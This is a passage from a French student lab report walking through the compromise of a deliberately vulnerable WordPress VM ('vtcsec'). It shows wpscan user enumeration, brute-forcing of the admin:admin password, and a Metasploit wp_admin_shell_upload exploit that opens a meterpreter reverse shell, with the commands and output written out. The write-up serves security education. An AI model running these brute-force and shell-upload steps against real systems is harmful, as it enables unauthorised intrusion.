Wfuzz trouve alors la page par défaut, le fichier index.html (qui est la page par défaut du serveur Apache) et le répertoire /secret. Donc pas de nouveauté.

Dans l'analyse du code source de la page, on trouve la version de Wordpress.

```
38 <![endif]-->
39 <!--[if lt IE 9]>
40 <script type='text/javascript' src='http://vtcsec/secret/wp-content/themes/twen
41 <![endif]-->
42 <script type='text/javascript' src='http://vtcsec/secret/wp-includes/js/jquery/
43 <script type='text/javascript' src='http://vtcsec/secret/wp-includes/js/jquery/
44 <link rel='https://api.w.org/' href='http://vtcsec/secret/index.php/wp-json/' /
45 <link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://vtcsec/
46 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://vtcsec/
47 <meta name="generator" content="WordPress 4.9" />
48         <style type="text/css">.recentcomments a{display:inline !important;padd
49         </head>
50
51 <body class="home blog hfeed has-header-image has-sidebar colors-light">
52 <div id="page" class="site">
```

FIGURE 3.23 – Code source du répertoire /secret/ sur le serveur WEB

Je regarde alors si une vulnérabilité est liée à cette version WordPress avec Metasploit :

```
msf6 > search wordpress 4.9 rank:excellent
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  exploit/multi/http/wp_crop_rce    2019-02-19       excellent Yes    WordPress Crop-image Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) > info
```

FIGURE 3.24 – Exploit trouvé sur Metasploit pour la version de WordPress

Dans les informations de la vulnérabilité, il est demandé d'avoir un couple user-name/password pour l'authentification sur la page WordPress. Donc, pour le moment, je n'ai pas trouvé d'utilisateurs, donc je laisse de côté la vulnérabilité mais je la reprendrai si je trouve un utilisateur et un mot de passe.

Sur la page est disponible un champ search, j'essaie alors dans le <form> de mettre une chaîne de caractères « test » pour voir comment réagit le serveur pour une potentielle injection SQL. Le serveur répond sur l'adresse « vtcsec » que je ne résous pas avec le DNS.




FIGURE 3.25 – Nom de domaine vtcsec non résolu par ma Kali Linux

Solution locale et comme pour la box VulnCMS, j'associe l'adresse IP de la machine cible (192.168.56.112) à ce nom de domaine avec le fichier /etc/hosts :

```
(sae@kalisae)-[~]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kalisae.rev.sfr.net      kalisae
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.56.112 vtcsec
```

FIGURE 3.26 – Association IP cible avec le nom de domaine vtcsec

Maintenant, lorsque je retourne sur la page WEB, je réessaie de saisir une simple chaîne « test » pour voir comment réagit le serveur :




FIGURE 3.27 – Nom de domaine résolu par la Kali et réaction du serveur après avoir recherché la chaîne test


Le serveur répond par un code 200 comme quoi la chaîne est introuvable. Juste avant de continuer les injections SQL, pour rappel, Nikto avait détecté un en-tête Drupal Link l’URL `http://vtcsec/secret/index.php/wp-json/` pourrait être liée à une API WordPress. De ce fait, j’essaie de faire un droopescan sur l’URL mais je n’ai pas de sortie.

```
(sae@kalisae)~]$ droopescan scan drupal -u http://vtcsec/secret/index.php/wp-json/ 2>/dev/null
(sae@kalisae)~]$ droopescan scan wordpress -u http://vtcsec/secret/index.php/wp-json/ 2>/dev/null
```

FIGURE 3.28 – Scan droopescan sur la machine cible

J’ai également testé sur l’URL « `http://vtcsec/secret/` » ou encore sur « `http://vtcsec/` » mais pas de sortie non plus.

Lorsque je reviens sur les injections SQL, je lance un scan wpscan pour énumérer les informations sur le site WordPress. J’énumère les plugins (option v) installés sur le site et les thèmes (option p) :



The terminal window shows the command `# wpScan --url http://192.168.56.112/secret -e vp` being run. The output includes a decorative logo for WordPress Security Scanner and the message "WordPress Security Scanner by the WPScan Team".

FIGURE 3.29 – Énumération des plugins et des thèmes avec wpScan

Voici la sortie du scan wpScan :

```
[+] XML-RPC seems to be enabled: http://192.168.56.112/secret/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.112/secret/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] The external WP-Cron seems to be enabled: http://192.168.56.112/secret/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.56.112/secret/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.9'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.56.112/secret/, Match: 'WordPress 4.9'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

FIGURE 3.30 – Résultat de l'énumération plugins et thèmes avec wpScan

WPScan ressort beaucoup d'informations, il détecte les fichiers « Pro WordPress » et détecte notamment, ce qui m'intéresse, la version WordPress. La version détectée est 4.9 par une analyse des scripts Emoji et une analyse des métadonnées dans la source HTML. De ce fait, wpScan confirme que la version de WordPress est la version 4.9. Sinon aucun plugin trouvé et aucun thème.

Je regarde ensuite s'il existe des utilisateurs sur le site WordPress (avec l'option u) sur wpscan :

```
└─(root㉿kalisae)─[~/home/sae]
└─# wpscan --url http://192.168.56.112/secret -e u

[+] URL: http://192.168.56.112/secret/ [192.168.56.112]
```

FIGURE 3.31 – Énumération des utilisateurs avec wpscan

Voici la sortie du scan Wpscan :

```
[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.56.112/secret/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.56.112/secret/, Match: 'WordPress 4.9'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ← test

[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

FIGURE 3.32 – Résultat de l'énumération utilisateurs avec wpscan

Je récupère alors beaucoup d'informations, je retrouve la version du service Apache, le XML-RPC (pour le DDOS), wp-cron.php (qui est une page vide et rien dans le code source), etc. Lors de l'énumération des utilisateurs, Wpscan a identifié un utilisateur « admin ». Sinon, en sachant que je n'ai pas fourni de token d'API il y a des informations détaillées sur les vulnérabilités ne sont pas disponibles. De plus, on sait avec Dirb que l'interface de connexion est sur l'URL « /secret/wp-login.php » :




FIGURE 3.33 – Interface de connexion WordPress

J'essaie dans un premier temps la fonctionnalité du mot de passe oublié et de récupérer par mail le mot de passe ou de le réinitialiser mais la fonctionnalité d'envoi par mail a été désactivée :




FIGURE 3.34 – Fonctionnalité oubli de mot de passe interface WordPress

Je regarde ensuite plusieurs sites pour savoir s'il y a des mots de passe par défaut pour l'authentification d'un site WordPress mais il semblerait que c'est la personne qui installe WordPress qui doit saisir un mot de passe, il n'y a donc pas de mot de passe par défaut :

Autres questions :

What is the default WordPress admin password?

WordPress sets up new user accounts with a default username “admin” and a password chosen by the user during installation. 9 sept. 2024

FIGURE 3.35 – Recherche si mot de passe par défaut sur l'interface de connexion WordPress

Dernier recours, je lance un brute force sur le service. Je commence avec hydra

(parce que je ne me souvenais plus que wpscan pouvait aussi faire du brute force) mais je n'arrive pas à trouver la bonne syntaxe :

```
[root@kalisae]# /usr/share/wordlists
# hydra -l admin -P /usr/share/wordlists/metasploit/password.lst http-post-form "http://192.168.56.112/secret/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 15:23:17
[ERROR] Unknown service: http://192.168.56.112/secret/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In
[root@kalisae]# hydra -l admin -P /usr/share/wordlists/metasploit/password.lst http-post-form "http://192.168.56.112/secret/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In"
```

FIGURE 3.36 – Essai brute force avec hydra sur les utilisateurs WordPress

Après quelques minutes, je regarde sur internet je suis ce tuto : <https://abriktosecurite.com/exploiting-wordpress-using-wpscan/>. Je lance donc un brute force avec Wpscan pour tenter de trouver le mot de passe de l'utilisateur admin :

```
[root@kalisae]# /usr/share/wordlists
# wpscan --url http://192.168.56.112/secret/ --usernames admin -P /usr/share/sqlmap/data/txt/smalldict.txt --force
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan , @ethicalhack3r , @erwan_lr , @firefart
```

FIGURE 3.37 – Essai brute force avec wpscan sur les utilisateurs WordPress

Voici la sortie de la commande Wpscan :

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ←
Lost y
[!] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / adgangskode Time: 00:00:14 =====

[!] Valid Combinations Found:
| Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[!] Finished Sat Dec 7 15:10:22 2024
```

FIGURE 3.38 – Résultat brute force avec wpscan sur les utilisateurs WordPress

Après plusieurs tentatives, une combinaison valide a été trouvée. L'utilisateur admin possède en fait le mot de passe admin. Je retourne alors sur l'interface de connexion WordPress et je me connecte en tant qu'admin en renseignant comme mot de passe l'utilisateur admin :

The screenshot shows a Firefox browser window with the address bar set to `vtcsec/secret/wp-admin/`. The main content area is the WordPress admin dashboard. It features a 'Welcome to WordPress!' message and a 'Get Started' section with a 'Customize Your Site' button. To the right, there's a 'Next Steps' section with three items: 'Write your first blog post', 'Add an About page', and 'View your site'. Below these sections are two boxes: 'At a Glance' (showing 1 Post, 1 Page, and 1 Comment) and 'Quick Draft' (with a title field and a placeholder 'What's on your mind?'). The left sidebar contains links for Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, and a Collapse menu. A note at the bottom states 'WordPress 4.9 running Twenty Seventeen theme.'

FIGURE 3.39 – Connexion réussie sur l’interface d’administration WordPress avec l’utilisateur admin

Je parviens alors à me connecter et, sur le tableau de bord de l’administration, j’ai accès à toutes les fonctionnalités de gestion du site. Je peux voir les utilisateurs par exemple :

The screenshot shows a Firefox browser window with the address bar set to `vtcsec/secret/wp-admin/users.php`. The main content area is the 'Users' section of the WordPress admin dashboard. It displays a table with one user entry: 'admin' (Administrator). The table columns include 'Username', 'Name', and 'Email'. The 'Email' column shows 'admin@mail.com'. At the top and bottom of the table are 'Bulk Actions' dropdown menus with 'Apply' and 'Change role to...' buttons. The left sidebar is identical to Figure 3.39, showing the 'Users' option as selected.

FIGURE 3.40 – Section Users sur le tableau de bord WordPress

Je peux également accéder à la section « Plugins », où je trouve la liste complète des extensions installées, avec la possibilité de les activer, désactiver ou installer de nouveaux plugins, etc.

Ensuite, après des recherches sur internet et notamment (<https://hackertarget.com/attacking-wordpress/> et https://www.rapid7.com.translate.google.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload/?_x_tr_sl=en&_x_tr_tl=fr&_x_tr_hl=fr&_x_tr_pto=sc), il existe un exploit Metasploit pour exploiter un site WordPress où un utilisateur a des priviléges d’administrateur. Cet exploit télécharge un

webshell sur le serveur via l'interface d'administration de WordPress. Je décide de tester et d'utiliser cet exploit. Pour ce faire, je commence par rechercher l'exploit dans Metasploit :

[Je précise ici que j'ai testé tous les autres shell upload et que ils ne fonctionnaient pas, soit la session s'ouvrait mais je n'y avait pas accès soit la cible n'était pas exploitable].

```
msf6 > search wordpress upload shell rank:excellent
Matching Modules
Recent Comments
#  Name
0 exploit/multi/http/wp_ait_csv_rce
1 exploit/unix/webapp/wp_admin_shell_upload
2 exploit/unix/webapp/wp_asset_manager_upload_exec
3 exploit/multi/http/wp_crop_rce
4 exploit/unix/webapp/wp_mobile_detector_upload_execute
5 exploit/unix/webapp/wp_symposium_shell_upload
6 exploit/unix/webapp/wp_property_upload_exec
7 exploit/multi/http/wp_dnd_mml_file_rce
8 exploit/unix/webapp/wp_nmediawebsite_file_upload
9 exploit/multi/http/wp_plugin_backup_guard_rce
10 exploit/multi/http/wp_plugin_modern_events_calendar_rce
11 exploit/multi/http/wp_plugin_sp_project_document_rce

Wordpress Events and News

Disclosure Date Rank Check Description
2020-11-14 excellent Yes WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
2015-02-21 excellent Yes WordPress Admin Shell Upload
2012-05-26 excellent Yes WordPress Asset-Manager PHP File Upload Vulnerability
2019-02-19 excellent Yes WordPress Crop-image Shell Upload
2016-05-31 excellent Yes WordPress WP Mobile Detector 3.5 Shell Upload
2014-12-11 excellent Yes WordPress WP Symposium 14.11 Shell Upload
2012-03-26 excellent Yes WordPress WP-Property PHP File Upload Vulnerability
2020-05-11 excellent Yes WordPress Drag and Drop Multi File Uploader RCE
2015-04-12 aqua excellent Yes WordPress N-Media Website Contact Form Upload Vulnerability
2021-05-04 excellent Yes WordPress Plugin Backup Guard - Authenticated Remote Code Execution
2021-01-29 Medium excellent Yes WordPress Plugin Modern Events Calendar - Authenticated Remote Code Execution
2021-06-14 excellent Yes WordPress Plugin SP Project and Document - Authenticated Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/wp_plugin_sp_project_document_rce
```

FIGURE 3.41 – Recherche exploit WordPress sur Metasploit pour l'interface wp_admin

Il est nécessaire de configurer des options pour faire marcher cet exploit. Il faut renseigner les informations d'identification d'admin de WordPress, soit un utilisateur et un mot de passe, un chemin de base de l'installation WordPress, soit dans mon cas /secret/ et d'autres paramètres optionnels. Voici les options à configurer pour cet exploit :

```
[!] Unknown command: option
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  PASSWORD   yes            no        The WordPress password to authenticate with
  Proxies    no             no        A proxy chain of format type:host:port[,type:host:port][,...]
  RHOSTS    yes            no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80             yes       The target port (TCP)
  SSL        false          At A Glance  Negotiate SSL/TLS for outgoing connections
  TARGETURI  /              yes       The base path to the wordpress application
  USERNAME   yes            yes      The WordPress username to authenticate with
  VHOST      no             no        HTTP server virtual host

  Users
  Payload options (php/meterpreter/reverse_tcp): seventeen theme.

  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  LHOST    127.0.0.1      Act yes      The listen address (an interface may be specified)
  LPORT    4444             yes      The listen port

  Recently Published
```

FIGURE 3.42 – Description de l'exploit

Je sais alors comme option le nom d'utilisateur admin et le mot de passe admin que j'ai trouvé avec le brute force Wpscan, l'adresse IP cible soit 192.168.56.112, le port et le chemin sur lequel tourne le service WordPress à savoir le port 80 et /secret/ et optionnellement, je désactive l'utilisateur de SSL/TLS pour les connexions avec la cible :

```
View the full module info with the info, or info -d command.  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin  
PASSWORD => admin  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.112  
RHOSTS => 192.168.56.112  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RPORT 80  
RPORT => 80  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set SSL false  
SSL => false  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret/  
TARGETURI => /secret/  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin  
USERNAME => admin
```

FIGURE 3.43 – Options passés à l'exploit

Une fois tous les paramètres correctement configurés, il ne reste plus qu'à lancer l'exploit à l'aide de la commande run ou exploit :

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin  
USERNAME => admin    WordPress 4.9 running Twenty Seventeen theme.  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run  
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:4444  
[*] Authenticating with WordPress using admin:admin ...  
[+] Authenticated with WordPress  
[*] Preparing payload ...  
[*] Uploading payload ... 16th Nov 2017, 4:59 pm Hello world!  
[*] Executing the payload at /secret/wp-content/plugins/eIqZLVBJnR/akvmFKhTRM.php ...ess Events and News  
[*] This exploit may require manual cleanup of 'akvmFKhTRM.php' on the target  
[*] This exploit may require manual cleanup of 'eIqZLVBJnR.php' on the target Enter your closest city to find nearby events. ↗  
[*] This exploit may require manual cleanup of '../eIqZLVBJnR' on the target ↗  
[*] Exploit completed, but no session was created. Enter on Hello world!
```

FIGURE 3.44 – Première exécution de l'exploit sur la machine cible

Ici la connexion avec le couple user/password a réussi à se connecter à l'interface admin de WordPress. Le payload a été préparée dans /secret/wp-content/plugins/ et deux fichiers ont été créées : « eIqZLVBJnR/akvmFKhTRM.php » et « eIqZLVB-JnR.php ». Mais j'ai oublié de définir le LHOST, donc le reverse shell attend une connexion uniquement sur ma machine.

De ce fait, pour établir une connexion avec ma Kali Linux, je spécifie comme LHOST l'adresse IP de ma Kali :

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.110
LHOST => 192.168.56.110          [!] For help and editing, please visit the
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.56.110:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...          All (1) Pending (0) Approved (1) Spam (0) Trash (0)
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/rBcrBUTDrz/jhDDnGrOTv.php ...
[*] Sending stage (39927 bytes) to 192.168.56.112
[+] Deleted jhDDnGrOTv.php
[+] Deleted rBcrBUTDrz.php
[+] Deleted ../rBcrBUTDrz
[*] Meterpreter session 1 opened (192.168.56.110:4444 → 192.168.56.112:44628) at 2024-12-05 22:45:47 +0100

meterpreter > [+] Thank you for creating with WordPress.
```

FIGURE 3.45 – Ajout paramètre LHOST pour pouvoir ouvrir la session sur ma Kali et exécution de l’exploit

Lorsque je relance une deuxième fois l’exploit, celui-ci s’exécute avec succès. J’obtiens désormais un accès shell sur la machine cible :

```
meterpreter > id          All (1) Pending (0) Approved (1) Spam
[-] Unknown command: id
meterpreter > shell
Process 1975 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Thank you for creating with WordPress.
```

FIGURE 3.46 – Connexion sur la machine cible avec l’utilisateur www-data

Je suis connecté sous l’utilisateur www-data, un utilisateur souvent utilisé par les serveurs web pour exécuter des processus avec des priviléges restreints. Je commence alors à chercher comment monter en priviléges :

```
python -c 'import pty; pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd(): No such file or directory
www-data@vtcsec:$

www-data@vtcsec:$ sudo -l
[sudo] password for www-data:

Sorry, try again.
```

FIGURE 3.47 – Essai numéro 1 pour l’élévation de privilège avec sudo -l

J'améliore le shell avec python et je vérifie les droits sudo de l'utilisateur www-data. Pour ce faire, je lance la commande sudo -l pour afficher la liste des commandes que l'utilisateur peut exécuter avec des privilèges root sans fournir forcément de mot de passe. Dans mon cas, la commande me demande le mot de passe de l'utilisateur connecté et je ne le connais pas. Je ne peux donc pas voir les commandes que je peux exécuter avec des privilèges root.

Une autre technique pour l'escalation de privilèges est de vérifier les permissions sur les fichiers de la cible. En effet, certains binaires sont « spéciaux », il possède un droit « s » à la place de « x » pour exécuter. Le bit « s » est le SUID pour Set User ID et lorsqu'un binaire à ce bit, n'importe quel utilisateur peut exécuter le fichier car il s'exécutera avec les droits du propriétaire du fichier. Par exemple, si le fichier a comme propriétaire root et qu'il a le bit SUID activé, alors n'importe quel utilisateur peut l'exécuter et il s'exécutera avec les permissions de root (car c'est lui le propriétaire). Je lance alors la commande suivante pour rechercher depuis la racine tous les fichiers qui ont le bit SUID activé.

